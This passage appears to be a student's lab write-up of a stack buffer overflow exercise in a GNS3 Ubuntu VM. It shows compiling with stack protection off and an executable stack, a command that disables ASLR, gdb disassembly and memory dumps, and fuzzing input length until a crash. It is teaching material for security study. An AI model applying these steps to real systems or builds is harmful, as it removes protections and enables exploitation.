
1.


Task description


Create a new file and put the code above into it:

```
touch source.c
```


- First, I installed Ubuntu Server 16.04 i386 (32-bit) on my VM inside GNS3








- Let's prove it is actually 32-bit



- Then I added the C source code to the `source.c`



2.

Task description

Compile the file with C code in the binary with the following parameters in the case if you use x64 system:

```
gcc -o binary -fno-stack-protector -m32 -z execstack source.c
```


Questions:

- What does mean -fno-stack-protector parameter?
- What does mean -m32 parameter?
- What does mean -z execstack parameter?

If you use x64 system, install the following package before compiling the program:

```
sudo apt install gcc-multilib
```

- I compiled the source code



- Now let me explain what do these flags mean:

- `-fno-stack-protector` : Disable stack protector which is a simply stack canaries mechanism
- `-m32` : Compile the program for a 32-bit architecture (x86) rather than the default 64-bit architecture (x86_64 on most modern systems)
- `-z execstack` : Specifies that the program should allow execution of code on the stack (i.e., it marks the stack as executable).


- All these options are necessary to implement buffer overflow attack with no special knowledge or skills

Task description

Disable ASLR before to start the buffer overflow attack:

```
sudo echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
```

- I disabled ASLR kernel option




4.

Task description


Anyway, you can just download the pre-compiled binary task 3.

- So, actually I have downloaded this binary since my compiled executable differed from that one:



- And my compiled binary **didn't work**. Each time I faced `Segmentation fault` , while with the pre-compiled version it worked! I think it happened because the program allocated less writable memory (132 bytes only) in my binary , while in the binary provided it was more (140 bytes). Maybe my GCC

version is different or something else affects.



- So, I just started using the pre-compiled binary `task3`

5.

Task description

Choose any debugger to disassemble the binary. E.g. GNU debugger (gdb).

- I selected `gdb`

6.

Task description

Perform the disassembly of the required function of the program.

- Using `gdb` I disassembled the `main` function

```
(gdb) disas main
Dump of assembler code for function main:
   0x0804844d <+0>:     push   %ebp
   0x0804844e <+1>:     mov    %esp,%ebp
   0x08048450 <+3>:     and    $0xfffffff0,%esp
   0x08048453 <+6>:     sub    $0x90,%esp
   0x08048459 <+12>:    mov    0xc(%ebp),%eax
   0x0804845c <+15>:    add    $0x4,%eax
   0x0804845f <+18>:    mov    (%eax),%eax
   0x08048461 <+20>:    mov    %eax,0x4(%esp)
   0x08048465 <+24>:    lea    0x10(%esp),%eax
   0x08048469 <+28>:    mov    %eax,(%esp)
   0x0804846c <+31>:    call   0x8048310 <strcpy@plt>
   0x08048471 <+36>:    lea    0x10(%esp),%eax
   0x08048475 <+40>:    mov    %eax,(%esp)
   0x08048478 <+43>:    call   0x8048320 <puts@plt>
   0x0804847d <+48>:    mov    $0x0,%eax
   0x08048482 <+53>:    leave
   0x08048483 <+54>:    ret
End of assembler dump.
(gdb)
```

- Here we see that the program allocates `0x90` ($= 144$) bytes of memory onto the stack including the `buffer`

> **Task description**
>
> Find the name and address of the target function. Copy the address of the function that follows (is located below) this function to jump across EIP.

- The target function is one that vulnerable i.e. `strcpy`:
  - Name: `strcpy@plt`
  - Address: `0x0804846c`
- The function that follows this function is `puts`:
  - Name: `puts@plt`
  - Address: `0x08048478`

8.

> **Task description**
>
> Set the breakpoint with the assigned address.


- I assigned a breakpoint to the instruction of calling `puts` function: `0x08048478`

```
Dump of assembler code for function main:
   0x0804844d <+0>:     push   %ebp
   0x0804844e <+1>:     mov    %esp,%ebp
   0x08048450 <+3>:     and    $0xfffffff0,%esp
   0x08048453 <+6>:     sub    $0x90,%esp
   0x08048459 <+12>:    mov    0xc(%ebp),%eax
   0x0804845c <+15>:    add    $0x4,%eax
   0x0804845f <+18>:    mov    (%eax),%eax
   0x08048461 <+20>:    mov    %eax,0x4(%esp)
   0x08048465 <+24>:    lea    0x10(%esp),%eax
   0x08048469 <+28>:    mov    %eax,(%esp)
   0x0804846c <+31>:    call   0x8048310 <strcpy@plt>
   0x08048471 <+36>:    lea    0x10(%esp),%eax
   0x08048475 <+40>:    mov    %eax,(%esp)
   0x08048478 <+43>:    call   0x8048320 <puts@plt>
   0x0804847d <+48>:    mov    $0x0,%eax
   0x08048482 <+53>:    leave
   0x08048483 <+54>:    ret
```

9.

> ✎ **Task description**
>
> Run the program with output that corresponds to the size of the buffer.

- I ran the program with 127 of `'A'` characters (and automatic last `'\0'`) $= 128$ bytes length which is a length of the buffer




- And I detected that everything was fine for such a length what is not surprising 😁

10.

> ✎ **Task description**
>
> Examine the stack location and detect the start memory address of the buffer. In other words, this is the point where we break the program and rewrite the EIP.

- I can easily determine the start of buffer when the first `0x41` byte is met which is an ASCII code of `A` character
- To achieve this I used `x/{num}{format} {place}` command which output `num` number of words in a specific format starting from a specific memory location. In my case I displayed 48 words in a hexadecimal format from the `$esp` register. Finally, I got the start address of the buffer $=$ `0xbffff410`



- By the way we can see that there is a definitely a buffer that contains 127 `0x41` bytes which are `A` characters and ends by `0x00` byte which is a null terminator. Also, we may notice that because of Little Endian system the null terminator is located at the left part of this word which seem not so

obvious at the first look.

```
Breakpoint 1, 0x08048478 in main ()
(gdb) x/48x $esp
0xbffff400:     0xbffff410      0xbffff698      0xb7fe4a70      0xb7fffc08
0xbffff410:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff420:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff430:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff440:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff450:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff460:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff470:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff480:     0x41414141      0x41414141      0x41414141      0x00414141
0xbffff490:     0xb7fc9000      0xb7fc9000      0x00000000      0xb7e2e647
0xbffff4a0:     0x00000002      0xbffff534      0xbffff540      0x00000000
0xbffff4b0:     0x00000000      0x00000000      0xb7fc9000      0xb7fffc04
(gdb)
```

- So, we can see that the buffer is located by 16 or `0x10` bytes above the `$esp` which is not surprising because it is written right in assembly code before passing buffer as an argument to functions `strcpy` or `puts`

```
Dump of assembler code for function main:
   0x0804844d <+0>:     push   %ebp
   0x0804844e <+1>:     mov    %esp,%ebp
   0x08048450 <+3>:     and    $0xfffffff0,%esp
   0x08048453 <+6>:     sub    $0x90,%esp
   0x08048459 <+12>:    mov    0xc(%ebp),%eax
   0x0804845c <+15>:    add    $0x4,%eax
   0x0804845f <+18>:    mov    (%eax),%eax
   0x08048461 <+20>:    mov    %eax,0x4(%esp)
   0x08048465 <+24>:    lea    0x10(%esp),%eax
   0x08048469 <+28>:    mov    %eax,(%esp)
   0x0804846c <+31>:    call   0x8048310 <strcpy@plt>
   0x08048471 <+36>:    lea    0x10(%esp),%eax
   0x08048475 <+40>:    mov    %eax,(%esp)
   0x08048478 <+43>:    call   0x8048320 <puts@plt>
   0x0804847d <+48>:    mov    $0x0,%eax
   0x08048482 <+53>:    leave
   0x08048483 <+54>:    ret
```

11.

Task description

Find the size of the writable memory on the stack. Re-run the same command as in the step #9 but without breakpoints now. Increase the size of output symbols with several bytes that we want to print until we get the overflow. In this way, we will iterate through different addresses in memory, determine the location of the stack and find out where we can "jump" to execute the shell code. Make sure that you get the segmentation fault instead the normal program completion. In simple words, we perform a kinda of fuzzing.

- As I examined before the "stack frame" for the `main` function contains `0x90` $= 144$ bytes
- So, I started with 144 bytes $= 143$ of `'A'`'s and the last null terminator, but got segmentation fault

```
iskanred@ubuntu:~$ ./task3 $(eval printf 'A%.0s' {1..143})
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
iskanred@ubuntu:~$
```

- So after several trials I got the number $= 140$

```
iskanred@ubuntu:~$ ./task3 $(eval printf 'A%.0s' {1..140})
